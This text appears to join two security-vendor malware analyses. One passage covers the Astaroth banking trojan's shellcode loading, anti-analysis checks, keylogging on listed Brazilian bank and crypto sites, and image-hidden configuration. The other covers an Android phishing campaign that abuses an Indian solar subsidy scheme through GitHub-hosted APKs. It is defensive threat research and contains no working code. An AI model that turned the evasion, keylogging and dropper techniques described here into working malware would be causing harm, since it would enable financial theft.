
AutoIt script is executed by javascript, which builds and loads a shellcode in the memory of AutoIT process.
Shellcode Analysis
Figure 7: AutoIt script building shellcode
The shellcode has 3 entrypoints and $LOADOFFSET is the one using which it loads a DLL in memory.
To run the shellcode the script hooks Kernel32: LocalCompact, and makes it jump to the entrypoint.
Figure 8: Hooking LocalCompact API
Shellcode’s $LOADOFFSET starts by resolving a set of APIs that are used for loading a DLL in memory.The API addresses are stored in a jump table at the very beginning of the shellcode memory.
Figure 9: APIs resolved by shellcode
Here shellcode is made to load a DLL file(Delphi) and this DLL decrypts and injects the final payload into newly created RegSvc.exe process.
Payload Analysis
The payload, Astaroth malware is written in Delphi and uses various anti-analysis techniques and shuts down the system if it detects that it is being analyzed.
It checks for the following tools in the system:
Figure 10: List of analysis tools
It also makes sure that system locale is not related to the United States or English.
Every second it checks for program windows like browsers, if that window is in foreground and has a banking related site opened then it hooks keyboard events to get keystrokes.
Figure 11: Hooking keyboard events
Programs are targeted if they have a window class name containing chrome, ieframe, mozilla, xoff, xdesk, xtrava or sunawtframe.
Many banking-related sites are targeted, some of which are mentioned below: caixa.gov.br
safra.com.br
Itau.com.br
bancooriginal.com.br
santandernet.com.br
btgpactual.com
We also observed some cryptocurrency-related sites being targeted:
etherscan.io
binance.com
bitcointrade.com.br
metamask.io
foxbit.com.br
localbitcoins.com
C2 Communication & Infrastructure


The stolen banking credentials and other information are sent to C2 server using a custom binary protocol.
Figure 12: C2 communication

Astaroth’s C2 infrastructure and malware configurationare depicted below.
Figure 13: C2 infrastructure



Malware config is stored in dump.log encrypted, following is the information stored in it:
Figure 14: Malware configuration
Every 2 hours the configuration is updated by fetching an image file from config update URLs and extracting the hidden configuration from the image.
Recently, we identified an active Android phishing campaign targeting Indian users. The attackers impersonate a government electricity subsidy service to lure victims into installing a malicious app. In addition to stealing financial information, the malicious app also steals text messages, uses the infected device to send smishing messages to user’s contact list, can be remotely controlled using Firebase and phishing website and malware was hosted in GitHub. This attack chain leverages YouTube videos, a fake government-like website, and a GitHub-hosted APK file—forming a well-orchestrated social engineering operation. The campaign involves fake subsidy promises, user data theft, and remote-control functionalities, posing a substantial threat to user privacy and financial security.
McAfee, as part of the App Defense Alliance committed to protecting users and the app ecosystem, reported the identified malicious apps to Google. As a result, Google blocked the associated FCM account to prevent further abuse. McAfee also reported the GitHub-hosted repository to GitHub Developer Support Team, which took action and already removed it from GitHub. McAfee Mobile Security detects these malicious applications as a high-risk threat. For more information, and to get fully protected, visit McAfee Mobile Security.
Background
The Government of India has approved the PM Surya Ghar: Muft Bijli Yojana on 29th February, 2024 to increase the share of solar rooftop capacity and empower residential households to generate their own electricity. The scheme provides for a subsidy of 60% of the solar unit cost for systems up to 2kW capacity and 40 percent of additional system cost for systems between 2 to 3kW capacity. The subsidy has been capped at 3kW capacity. The interested consumer has to register on the National Portal. This has to be done by selecting the state and the electricity distribution company. Scammers use this subsidy activity to create phishing websites and fake applications, stealing the bank account information of users who want to apply for this subsidy.
Technical Findings
Distribution Methods
This phishing operation unfolds in multiple stages:

YouTube Video Lure: The attackers upload promotional videos claiming users can receive “government electricity subsidies” through a mobile app. A shortened URL is included in the video description to encourage users to click.
Figure 1. YouTube video promoting the phishing URL

2. Phishing Website Imitation: The shortened URL redirects to a phishing website hosted on GitHub. it designed to closely resemble an official Indian government portal.
Figure 2. Phishing and official website
The phishing site has a fake registration process instruction, once the users believe this introduction, they will not have any doubts about the following processes. The phishing site also has a fake Google Play icon, making users believe it’s a Google Play app, but in reality, the icon points to an APK file on GitHub. When victims click the Google Play icon, it will download the APK from GitHub repository instead of accessing Google Play App Store.

3. GitHub-Hosted APK and Phishing page

Both the phishing site source and the APK file are hosted on the same GitHub repository—likely to bypass security detection and appear more legitimate. The repository activity shows that this malicious app has been continuously developed since October 2024, with frequent updates observed in recent weeks.
Figure 3. Malware repository in GitHub
Installation without network

The downloaded APK is not the main malicious component. Instead, it contains an embedded APK file at assets/app.apk, which is the actual malware. The initial APK serves only to install the embedded one. During installation, users are deceived into believing they are installing a “security update” and are prompted to disable mobile data or Wi-Fi, likely to reduce the effectiveness of malware detection solutions that use detection technologies in the cloud. But McAfee is still able to detect this threat in offline mode
Figure 4. Install a malicious APK without a network

According to the installation instructions, a malicious application will be installed. There are 2 applications that are installed on devices.
PMBY – The initial APK, it is used to install PMMBY.
PMMBY – Malware APK, it is installed under the guise of “Secure Update“
Figure 5. Application names and icons.
Malware analysis
PMMBY is an application that actually carries out malicious behavior—let’s delve into the concrete details of how it accomplishes this.

It requests aggressive permission when it is launched.
READ_CONTACTS – Read contacts list
CALL_PHONE – Make/manage phone calls
READ_SMS, SEND_SMS – View and send SMS messages
Notification access – For spamming or masking malicious actions
Figure 6. Aggressive permissions request
Fake UI and Registration Process
